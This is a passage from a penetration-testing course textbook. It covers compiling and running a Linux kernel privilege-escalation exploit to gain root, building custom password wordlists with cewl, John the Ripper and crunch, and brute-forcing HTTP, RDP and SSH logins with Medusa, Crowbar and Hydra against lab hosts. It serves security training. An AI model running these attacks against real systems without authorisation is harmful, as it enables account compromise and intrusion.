Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter ta | exploits/linux_x86-64/local/
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' b  | exploits/linux/local/39772.t
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPL | exploits/linux/local/40489.t
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.0 | exploits/linux/local/43418.c
------------------------------------------------------------ ----------------------------
```

Listing 589 - Using searchsploit to find privilege escalation exploits for our target

The last exploit (exploits/linux/local/43418.c) seems to directly correspond to the kernel version that our target is running. We will attempt to elevate our privileges by running this exploit on the target.

18.3.4.1 Compiling C/C++ Code on Linux

We'll use **gcc**[547] on Linux to compile our exploit. Keep in mind that when compiling code, we must match the architecture of our target. This is especially important in situations where the target machine does not have a compiler and we are forced to compile the exploit on our attacking machine or a sandboxed environment that replicates the target OS and architecture.

In this example, we are fortunate that the target machine has a working compiler, but this is rare in the field.

Let's copy the exploit file to the target and compile it, passing only the source code file and **-o** to specify the output filename (exploit):

```
n00b@victim:~$ gcc 43418.c -o exploit
n00b@victim:~$ ls -lah exploit
```

[547] (GCC, 2019), https://gcc.gnu.org

Copyright © Offensive Security Ltd. All rights reserved.

```
total 36K
-rwxr-xr-x  1 kali kali  28K Jan 27 04:04 exploit
```

Listing 590 - Compiling the exploit from the local Exploit Database archive on Linux using gcc

After compiling the exploit on our target machine, we can run it and use **whoami** to check our privilege level:




Figure 293: Elevating privileges on Linux through a privilege escalation exploit

Figure 293 shows that our privileges were successfully elevated from n00b (standard user) to root, the highest privilege account on Linux operating systems.

18.4 Wrapping Up

In this module, we have covered the concept of privilege escalation on both Windows and Linux operating systems as well as different architectures. We covered both manual and automated enumeration techniques that reveal required information for these types of attacks. In addition, we demonstrated the compilation process for both operating systems, demonstrated several privilege

Copyright © Offensive Security Ltd. All rights reserved.

escalation attacks, and various privilege escalations that do not require a software vulnerability at all.

Copyright © Offensive Security Ltd. All rights reserved.

19. Password Attacks

Passwords are the most basic form of user account and service authentication and by extension, the goal of a password attack is to discover and use valid credentials in order to gain access to a user account or service.

In general terms, there are a few common approaches to password attacks. We can either make attempts at guessing a password through a dictionary attack[548] using various *wordlists* or we can *brute force*[549] every possible character in a password.

> *In general, a dictionary attack prioritizes speed, offering less password coverage, while brute force prioritizes password coverage at the expense of speed. Both techniques can be used effectively during an engagement, depending on our priorities and time requirements.*

In some cases, once we gain (usually privileged) access to a target and we are able to extract password hashes,[550] we can leverage *password cracking*[551] attacks that seek to gain access to the cleartext password, or *Pass-the-Hash*[552] attacks, which allow us to authenticate to a Windows-based target using only a username and the hash.

In this module, we will discuss each of these concepts and techniques in more detail and demonstrate how they can be leveraged in various attack scenarios.

19.1 Wordlists

Wordlists, sometimes referred to as *dictionary files*, are simply text files containing words for use as input to programs designed to test passwords. Precision is generally more important than coverage when considering a dictionary attack, meaning it is more important to create a lean wordlist of relevant passwords than it is to create an enormous, generic wordlist. Because of this, many wordlists are based on a common theme, such as popular culture references, specific industries, or geographic regions and refined to contain commonly-used passwords. Kali Linux includes a number of these dictionary files in the **/usr/share/wordlists/** directory and many more are hosted online.[553]

When conducting a password attack, it may be tempting to simply use these pre-built lists. However, we can be much more effective in our approach if we take the time to carefully build our

[548] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Dictionary_attack

[549] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Brute-force_attack

[550] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cryptographic_hash_function

[551] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Password_cracking

[552] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Pass_the_hash

[553] (danielmiessler, 2019) https://github.com/danielmiessler/SecLists

Copyright © Offensive Security Ltd. All rights reserved.

own custom lists. In this section, we will examine tools and approaches to create effective wordlists.

19.1.1 Standard Wordlists

We can increase the effectiveness of our wordlists by adding words and phrases specific to our target organization.

For example, consider MegaCorp One, a company that deals with nanotechnology. The company website, www.megacorpone.com, lists various products that the company sells, including the *Nanobot*. In a hypothetical assessment, we were able to identify a low-level password of *Nanobot93*. Assuming this might be a common password format for this company, we would like to create a custom wordlist that identifies other passwords with a similar pattern, perhaps using other product names.

We could browse the website and manually add commonly-used terms and product names to our custom wordlist, or we could use a tool like *cewl*[554] to do the heavy lifting for us. As shown in the **--help** output, this tool can be configured by specifying several options, but we will focus on a few key arguments.

For example, the following command scrapes the www.megacorpone.com web site, locates words with a minimum of six characters (**-m 6**), and writes (**-w**) the wordlist to a custom file (megacorp-cewl.txt):

```
kali@kali:~$ cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt

kali@kali:~$ wc -l megacorp-cewl.txt
312

kali@kali:~$ grep Nano megacorp-cewl.txt
Nanotechnology
Nanomite
Nanoprobe
Nanoprocessors
NanoTimes
Nanobot
```

Listing 591 - Creating a dictionary file using cewl

The listing above shows that *cewl* located the name of several products, including the *Nanobot*. We should consider the possibility that other product names may be used in passwords as well.

However, these words by themselves would serve as extremely weak passwords, and would not meet typical password-enforcement rules. These types of rules generally require the use of upper and lower-case characters, the use of numbers, and perhaps special characters. Based on the password we have discovered (Nanobot93), we could surmise that the password enforcement for megacorpone requires at least the use of two numbers in the password, and may further dictate (however unlikely) that the numbers must be used at the end of the password.

[554] (DigiNinja, 2017), http://www.digininja.org/projects/cewl.php

Copyright © Offensive Security Ltd. All rights reserved.

For the sake of this simple demonstration, we will assume that Megacorp One policy dictates that a password end in a two-digit number.

To create passwords that meet this requirement, we could write a Bash script. However, we will instead use a much more powerful tool called John the Ripper (JTR),[555] which is a fast password cracker with several features including the ability to generate custom wordlists and apply rule permutations.

Moving forward with our assumption about the password policy, we will add a rule to the JTR configuration file (/etc/john/john.conf) that will mutate our wordlist, appending two digits to each password. To do this, we must locate the *[List.Rules:Wordlist]* segment where wordlist mutation rules are defined, and append a new rule. In this example, we will append the two-digit sequence of numbers from (double) zero to ninety-nine after each word in our wordlist.

We will begin this rule with the *$* character, which tells John to append a character to the original word in our wordlist. Next, we specify the type of character we want to append, in our case we want any number between zero and nine (*[0-9]*). Finally, to append double-digits, we will simply repeat the *$[0-9]* sequence. The final rule is shown in Listing 592.

```
kali@kali:~$ sudo nano /etc/john/john.conf
...
# Wordlist mode rules
[List.Rules:Wordlist]
# Try words as they are
:
# Lowercase every pure alphanumeric word
-c >3 !?X l Q
# Capitalize every pure alphanumeric word
-c (?a >2 !?X c Q
# Lowercase and pluralize pure alphabetic words
...
# Try the second half of split passwords
-s x_
-s-c x_ M l Q
# Add two numbers to the end of each password
$[0-9]$[0-9]
...
```

Listing 592 - Creating mutation rule in John the Ripper configuration file

The rules syntax for John the Ripper is quite extensive and powerful, but beyond the scope of this module. For more information, take time to review the rules documentation.[556]

Now that the rule has been added to the configuration file, we can mutate our wordlist, which currently contains 312 entries.

[555] (Openwall, 2018), http://www.openwall.com/john/

[556] (Solar Designer, 2017), http://www.openwall.com/john/doc/RULES.shtml

Copyright © Offensive Security Ltd. All rights reserved.

To do this, we will invoke **john** and specify the dictionary file (**--wordlist=megacorp-cewl.txt**), activate the rules in the configuration file (**--rules**), output the results to standard output (**--stdout**), and redirect that output to a file called mutated.txt:

```
kali@kali:~$ john --wordlist=megacorp-cewl.txt --rules --stdout > mutated.txt
Press 'q' or Ctrl-C to abort, almost any other key for status
46446p  0:00:00:00 100.00% (2018-03-01 15:41) 663514p/s chocolate99

kali@kali:~$ grep Nanobot mutated.txt
...
Nanobot90
Nanobot91
Nanobot92
Nanobot93
Nanobot94
Nanobot95
Nanobot96
...
```

Listing 593 - Mutating passwords using John the Ripper

The resulting file contains over 46000 password entries due to the multiple mutations performed on the passwords. One of the passwords is "Nanobot93", which matches the password we discovered earlier in our hypothetical assessment. Given the assumptions about the MegaCorp One password policy, this wordlist could produce results in a dictionary attack.

Although this demonstration is over-simplified, it serves as a good example for how password profiling can be beneficial to the overall success of our password attacks.

19.1.1.1 Exercise

(Reporting is not required for this exercise)

1. Use cewl to generate a custom wordlist from your company, school, or favorite website and examine the results. Do any of your passwords show up?

19.2 Brute Force Wordlists

In contrast to a dictionary attack, a *brute force* password attack calculates and tests every possible character combination that could make up a password until the correct one is found. While this may sound like a simple approach that guarantees results, it is extremely time-consuming. Depending on the length and complexity of the password and the computational power of the testing system, it can take a very long time, even years, to brute force a strong password.

We could even combine these two concepts and create *brute force wordlists*, dictionary files that contain every possible password that matches a specific pattern.

For example, consider a scenario that reveals a very specific password enforcement policy as shown in Listing 594:

```
kali@kali:~$ cat dumped.pass.txt
david: Abc$#123
mike: Jud()666
Judy: Hol&&278
```


Copyright © Offensive Security Ltd. All rights reserved.

Listing 594 - Password dump example

Looking at the passwords, we notice the following pattern in the password structure:

```
[Capital Letter]  [2 x lower case letters]  [2 x special chars]  [3 x numeric]
```

Listing 595 - Password structure

Armed with this knowledge, it would be incredibly helpful to create a wordlist that contains every possible password that matches this pattern. *Crunch*,[557] included with Kali Linux, is a powerful wordlist generator that can handle this task.

First, we must describe the pattern we need *crunch* to replicate, and for this we will use placeholders that represent specific types of characters:

Placeholder	Character Translation
@	Lower case alpha characters
,	Upper case alpha characters
%	Numeric characters
^	Special characters including space

Listing 596 - Character translation format

To generate a wordlist that matches our requirements, we will specify a minimum and maximum word length of eight characters (**`8 8`**) and describe our rule pattern with **`-t ,@@^^%%%`**:

```
kali@kali:~$ crunch 8 8 -t ,@@^^%%%
Crunch will now generate the following amount of data: 172262376000 bytes
164282 MB
160 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 19140264000
Aaa!!000
Aaa!!001
Aaa!!002
Aaa!!003
Aaa!!004
...
```

Listing 597 - Generating password lists with crunch

The command works as expected, but as noted, the output would consume a massive 160 GB of disk space! Remember that brute force techniques prioritize password coverage at the expense of speed, and in this case, disk space.

We can also define a character set with crunch. For example, we can create a brute force wordlist accounting for passwords between four and six characters in length (**`4 6`**), containing only the characters 0-9 and A-F (**`0123456789ABCDEF`**), and we will write the output to a file (**`-o crunch.txt`**):

```
kali@kali:~$ crunch 4 6 0123456789ABCDEF -o crunch.txt
Crunch will now generate the following amount of data: 124059648 bytes
118 MB
```

[557] (bofh28, 2016), https://sourceforge.net/projects/crunch-wordlist/

Copyright © Offensive Security Ltd. All rights reserved.

```
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 17891328

crunch: 100% completed generating output

kali@kali:~$ head crunch.txt
0000
0001
0002
0003
0004
0005
0006
0007
0008
```

Listing 598 - Generating passwords with a specific character set with crunch

Notice the file output size is significantly smaller than the previous example, primarily due to the shorter password length as well as the limited character set. However, the wordlist file is impressive, containing over 17 million passwords:

```
kali@kali:~$ wc -l crunch.txt
17891328 crunch.txt
```

Listing 599 - Counting the number of generated passwords

In addition, we can generate passwords based on pre-defined character-sets like those defined in /usr/share/crunch/charset.lst. For example, we can specify the path to the character set file (**-f /usr/share/crunch/charset.lst**) and choose the mixed alpha set ***mixalpha***, which includes all lower and upper case letters:

```
kali@kali:~$ crunch 4 6 -f /usr/share/crunch/charset.lst mixalpha -o crunch.txt
Crunch will now generate the following amount of data: 140712049920 bytes
134193 MB
131 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 20158125312
```

Listing 600 - Generating password list of lower and upper case letters

Although this particular command generates an enormous 131 GB wordlist file, it offers rather impressive password coverage.

Spend time with JTR and crunch and think of how each one can be used most effectively. As we will discover in the next section, we need to avoid the temptation to rely on massive and generic wordlists as they can have adverse effects on our client's production environment.

19.2.1.1 Exercise

(Reporting is not required for this exercise)

1. Add a user on your Kali system and specify a complex password for the account that includes lower and upper case letters, numbers, and special characters. Use both crunch

 Copyright © Offensive Security Ltd. All rights reserved.

rule patterns and pre-defined character-sets in order to generate a wordlist that include that user's password.

19.3 Common Network Service Attack Methods

Now that we understand how to create effective wordlists for various situations, we can discuss how they can be used for password attacks against common network services.

Bear in mind that password attacks against network services are noisy, and in some cases, dangerous. Multiple failed login attempts will usually generate logs and warnings on the target system and may even lock out accounts after a pre-defined number of failed login attempts. This could be disastrous during a penetration test, preventing users from accessing production systems until an administrator re-enables the account. Keep this in mind before blindly running a network-based brute force attack.

Once we have weighed the risks and considered the well-being of the target network, we can take several steps to improve the efficiency of password tests.

Depending on the protocol and password cracking tool, we can increase the number of login threads to boost the speed of an attack. However, in some cases (such as RDP and SMB), increasing the number of threads may not be possible due to protocol restrictions, and our optimization attempt could instead slow down the process.

On top of this, it is worth noting that the authentication negotiation process for protocols such as RDP are more time-consuming than, say, HTTP. However, while attacking the RDP protocol may take more time than attacking HTTP, a successful attack on RDP would often yield a bigger reward. The hidden art behind network service password attacks is choosing appropriate targets, user lists, and password files carefully and intelligently before initiating the attack.

To successfully attack a password on a network service (such as HTTP, SSH, VNC, FTP, SNMP, and POP3), we must not only match the target username and password, but also honor the protocol involved in the authentication process.

Fortunately, popular tools such as *THC-Hydra*,[558] *Medusa*,[559] *Crowbar*,[560] and *spray*[561] can handle these authentication requests for us.

In this section, we will examine each of these tools and weigh their effective protocol and service-handling capabilities. The tools mentioned in the following paragraphs mostly have similar capabilities and speeds. The "correct" tool to use often depends on the preferred syntax and output

---

[558] (THC Hydra, 2019), https://github.com/vanhauser-thc/thc-hydra

[559] (Foofus.Net, 2015), http://h.foofus.net/?page_id=51

[560] (Galkan, 2017), https://github.com/galkan/crowbar

[561] (SpiderLabs, 2019), https://github.com/SpiderLabs/Spray

Copyright © Offensive Security Ltd. All rights reserved.

format. This can only be determined by experimenting with each tool in a test environment and learning the strengths, weaknesses, and idiosyncrasies of each.

19.3.1 HTTP htaccess Attack with Medusa

According to its authors, Medusa is intended to be a "speedy, massively parallel, modular, login brute forcer".

We will use Medusa to attempt to gain access to an htaccess-protected web directory.

First, we will set up our target, an Apache webserver installed on our Windows client, which we will start through the XAMPP control panel. We will attempt to gain access to an htaccess-protected folder, /admin, on that server. Our wordlist of choice for this example will be /usr/share/wordlists/rockyou.txt.gz, which we must first decompress with **gunzip**:

```
kali@kali:~$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
...
```

Listing 601 - Decompressing the rockyou wordlist

Next, we will launch **medusa** and initiate the attack against the htaccess-protected URL (**-m DIR:/admin**) on our target host with **-h 10.11.0.22**. We will attack the admin user (**-u admin**) with passwords from our rockyou wordlist file (**-P /usr/share/wordlists/rockyou.txt** and will, of course, use an HTTP authentication scheme (**-M**):

```
kali@kali:~$ medusa -h 10.11.0.22 -u admin -P /usr/share/wordlists/rockyou.txt -M http
-m DIR:/admin
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: 123456 (1 of 14344391 com
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: 12345 (2 of 14344391 comp
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: 123456789 (3 of 14344391
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: password (4 of 14344391 c
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: iloveyou (5 of 14344391 c
...
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: samsung (255 of 14344391
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: freedom (256 of 14344391
ACCOUNT FOUND: [http] Host: 10.11.0.22 User: admin Password: freedom [SUCCESS]
...
```

Listing 602 - HTTP htaccess attack using Medusa

In this case, Medusa discovered a working password of "freedom".

Medusa has many additional options and settings, as shown in the help output in Listing 603:

```
kali@kali:~$ medusa
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file]
-M module [OPT]
  -h [TEXT]    : Target hostname or IP address
  -H [FILE]    : File containing target hostnames or IP addresses
  -u [TEXT]    : Username to test
```


Copyright © Offensive Security Ltd. All rights reserved.

```
  -U [FILE]    : File containing usernames to test
  -p [TEXT]    : Password to test
  -P [FILE]    : File containing passwords to test
  -C [FILE]    : File containing combo entries. See README for more information.
  -O [FILE]    : File to append log information to
  -e [n/s/ns]  : Additional password checks ([n] No Password, [s] Password = Username)
  -M [TEXT]    : Name of the module to execute (without the .mod extension)
  -m [TEXT]    : Parameter to pass to the module. This can be passed multiple times wi
                 different parameter each time and they will all be sent to the module
                 -m Param1 -m Param2, etc.)
  -d           : Dump all known modules
  -n [NUM]     : Use for non-default TCP port number
  -s           : Enable SSL
  -g [NUM]     : Give up after trying to connect for NUM seconds (default 3)
  -r [NUM]     : Sleep NUM seconds between retry attempts (default 3)
  -R [NUM]     : Attempt NUM retries before giving up. The total number of attempts wi
  -c [NUM]     : Time to wait in usec to verify socket is available (default 500 usec)
  -t [NUM]     : Total number of logins to be tested concurrently
  -T [NUM]     : Total number of hosts to be tested concurrently
  -L           : Parallelize logins using one username per thread. The default is to p
                 the entire username before proceeding.
  -f           : Stop scanning host after first valid username/password found.
  -F           : Stop audit after first valid username/password found on any host.
  -b           : Suppress startup banner
  -q           : Display module's usage information
  -v [NUM]     : Verbose level [0 - 6 (more)]
  -w [NUM]     : Error debug level [0 - 10 (more)]
  -V           : Display version
  -Z [TEXT]    : Resume scan based on map of previous scan
```

Listing 603 - Medusa options and modules

This tool can interact with a variety of network protocols, which can be displayed with the **-d** option as shown in Listing 604 below.

```
kali@kali:~$ medusa -d
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

  Available modules in "." :

  Available modules in "/usr/lib/medusa/modules" :
    + cvs.mod : Brute force module for CVS sessions : version 2.0
    + ftp.mod : Brute force module for FTP/FTPS sessions : version 2.1
    + http.mod : Brute force module for HTTP : version 2.1
    + imap.mod : Brute force module for IMAP sessions : version 2.0
    + mssql.mod : Brute force module for M$-SQL sessions : version 2.0
    + mysql.mod : Brute force module for MySQL sessions : version 2.0
...
```

Listing 604 - Medusa options and modules

19.3.1.1 Exercises

(Reporting is not required for these exercises)

1. Repeat the password attack against the htaccess protected folder.

Copyright © Offensive Security Ltd. All rights reserved.

2. Create a password list containing your Windows client password and use that to perform a password attack again the SMB protocol on the Windows client.

19.3.2 Remote Desktop Protocol Attack with Crowbar

Crowbar, formally known as Levye, is a network authentication cracking tool primarily designed to leverage SSH keys rather than passwords. It is also one of the few tools that can reliably and efficiently perform password attacks against the Windows Remote Desktop Protocol (RDP) service on modern versions of Windows. Let's try this tool against our Windows client machine.

First let's install Crowbar from the Kali repository:

```
kali@kali:~$ sudo apt install crowbar
Reading package lists... Done
Building dependency tree
Reading state information... Done
...
```

Listing 605 - Using apt install to install crowbar

To invoke **crowbar**, we will specify the protocol (**-b**), the target server (**-s**), a username (**-u**), a wordlist (**-C**), and the number of threads (**-n**) as shown in Listing 606:

```
kali@kali:~$ crowbar -b rdp -s 10.11.0.22/32 -u admin -C ~/password-file.txt -n 1
2019-08-16 04:51:12 START
2019-08-16 04:51:12 Crowbar v0.3.5-dev
2019-08-16 04:51:12 Trying 10.11.0.22:3389
2019-08-16 04:51:13 RDP-SUCCESS : 10.11.0.22:3389 - admin:Offsec!
2019-08-16 04:51:13 STOP
```

Listing 606 - RDP password attack using Crowbar

Note that Crowbar discovered working credentials for the "admin" user. We specified a single thread since the remote desktop protocol does not reliably handle multiple threads.

To view additional supported protocols we can run crowbar with the **--help** flag:

```
kali@kali:~$ crowbar --help
usage: Usage: use --help for further information

Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol,
SSH Private Keys and VNC Keys.

positional arguments:
  options

optional arguments:
  -h, --help            show this help message and exit
  -b {vnckey,sshkey,rdp,openvpn}, --brute {vnckey,sshkey,rdp,openvpn}
                        Target service
  -s SERVER, --server SERVER
                        Static target
  -S SERVER_FILE, --serverfile SERVER_FILE
                        Multiple targets stored in a file
  -u USERNAME [USERNAME ...], --username USERNAME [USERNAME ...]
                        Static name to login with
  -U USERNAME_FILE, --usernamefile USERNAME_FILE
```


Copyright © Offensive Security Ltd. All rights reserved.

```
                        Multiple names to login with, stored in a file
  -n THREAD, --number THREAD
                        Number of threads to be active at once
  -l FILE, --log FILE   Log file (only write attempts)
  -o FILE, --output FILE
                        Output file (write everything else)
  -c PASSWD, --passwd PASSWD
                        Static password to login with
  -C FILE, --passwdfile FILE
                        Multiple passwords to login with, stored in a file
  -t TIMEOUT, --timeout TIMEOUT
                        [SSH] How long to wait for each thread (seconds)
  -p PORT, --port PORT  Alter the port if the service is not using the default
                        value
  -k KEY_FILE, --keyfile KEY_FILE
                        [SSH/VNC] (Private) Key file or folder containing
                        multiple files
  -m CONFIG, --config CONFIG
                        [OpenVPN] Configuration file
  -d, --discover        Port scan before attacking open ports
  -v, --verbose         Enable verbose output (-vv for more)
  -D, --debug           Enable debug mode
  -q, --quiet           Only display successful logins
```

Listing 607 - Crowbar help output

19.3.2.1 Exercise

(Reporting is not required for these exercises)

1. Create a password list containing your Windows client password and use that to repeat the above Crowbar password attack against the Windows client.

19.3.3 SSH Attack with THC-Hydra

THC-Hydra is another powerful network service attack tool under active development and it is worth mastering. We can use it to attack a variety of protocol authentication schemes, including SSH and HTTP.

The standard options include **`-l`** to specify the target username, **`-P`** to specify a wordlist, and **`protocol://IP`** to specify the target protocol and IP address respectively.

In this first example, we will attack our Kali VM. We will use the SSH protocol on our local machine **`ssh://127.0.0.1`**, focus on the kali user (**`-l kali`**), and again use the rockyou wordlist (**`-P`**):

```
kali@kali:~$ hydra -l kali -P /usr/share/wordlists/rockyou.txt ssh://127.0.0.1
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret servic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-06-07 08:35:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143443
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1   login: kali   password: whatever
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-06-07 08:36:13
```


Copyright © Offensive Security Ltd. All rights reserved.

Listing 608 - SSH attack using Hydra

In this output, we can see that hydra discovered a valid login against the local SSH server.

THC-Hydra supports a number of standard protocols and services as shown in Listing 609:

```
kali@kali:~$ hydra
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret servic

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE]
[-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET
] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]
...
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]
-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc
ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcany
where pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip
smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
...
```

Listing 609 - Supported modules by THC-Hydra

19.3.3.1 Exercise

(Reporting is not required for these exercises)

1. Recreate the Hydra SSH attack against your Kali VM.

19.3.4 HTTP POST Attack with THC-Hydra

As an additional example, we will perform an HTTP POST attack against our Windows Apache server using Hydra. When a HTTP POST request is used for user login, it is most often through the use of a web form, which means we should use the "http-form-post" service module. We can supply the service name followed by **-U** to obtain additional information about the required arguments:

```
kali@kali:~$ hydra http-form-post -U
...
Help for module http-post-form:
==============================================================================
Module http-post-form requires the page and the parameters for the web form.

By default this module is configured to follow a maximum of 5 redirections in
a row. It always gathers a new cookie from the same URL without variables
The parameters take three ":" separated values, plus optional values.
(Note: if you need a colon in the option string as value, escape it with "\:", but do

Syntax:   <url>:<form parameters>:<condition string>[:<optional>[:<optional>]
First is the page on the server to GET or POST to (URL).
Second is the POST/GET variables (taken from either the browser, proxy, etc.
 with url-encoded (resp. base64-encoded) usernames and passwords being replaced in the
 "^USER^" (resp. "^USER64^") and "^PASS^" (resp. "^PASS64^") placeholders (FORM PARAME
Third is the string that it checks for an *invalid* login (by default)
 Invalid condition login check can be preceded by "F=", successful condition
 login check must be preceded by "S=".
 This is where most people get it wrong. You have to check the webapp what a
 failed string looks like and put it in this parameter!
```

 Copyright © Offensive Security Ltd. All rights reserved.

```
The following parameters are optional:
 C=/page/uri     to define a different page to gather initial cookies from
 (h|H)=My-Hdr\: foo   to send a user defined HTTP header with each request
                 ^USER[64]^ and ^PASS[64]^ can also be put into these headers!
                 Note: 'h' will add the user-defined header at the end
                 regardless it's already being sent by Hydra or not.
                 'H' will replace the value of that header if it exists, by the
                 one supplied by the user, or add the header at the end
Note that if you are going to put colons (:) in your headers you should escape them wi
 All colons that are not option separators should be escaped (see the examples above a
 You can specify a header without escaping the colons, but that way you will not be ab
 in the header value itself, as they will be interpreted by hydra as option separators
...
```

Listing 610 - Additional information about the http-form-post module

From this output, we determine that we need to provide a number of arguments that will require us to perform some application discovery. First, we need the IP address and the URL of the webpage containing the web form on our Windows client. The IP address will be provided as the first argument to hydra.

Next, we must understand the web form we want to brute force by inspecting the HTML code of the web page in question (located at /form/login.html).

Figure 294 shows the code of the target web form after right-clicking the page and selecting View Page Source from the context menu:



Figure 294: Source code of web form

The above form, part of the /form/login.html page, indicates that the POST request is handled by /form/frontpage.php, which is the URL we will feed to Hydra. The syntax displayed in Listing 610 requires the form parameters, which in this case are *user* and *pass*. Since we are attacking the admin user login with a wordlist, the combined argument to Hydra becomes **/form/frontpage.php:user=admin&pass=^PASS^**, with **^PASS^** acting as a placeholder for our wordlist file entries.

Copyright © Offensive Security Ltd. All rights reserved.

We must also provide the *condition string* to indicate when a login attempt is unsuccessful. This can be found by attempting a few manual login attempts. In our example, the web page returns the text "INVALID LOGIN" as shown in Figure 295:

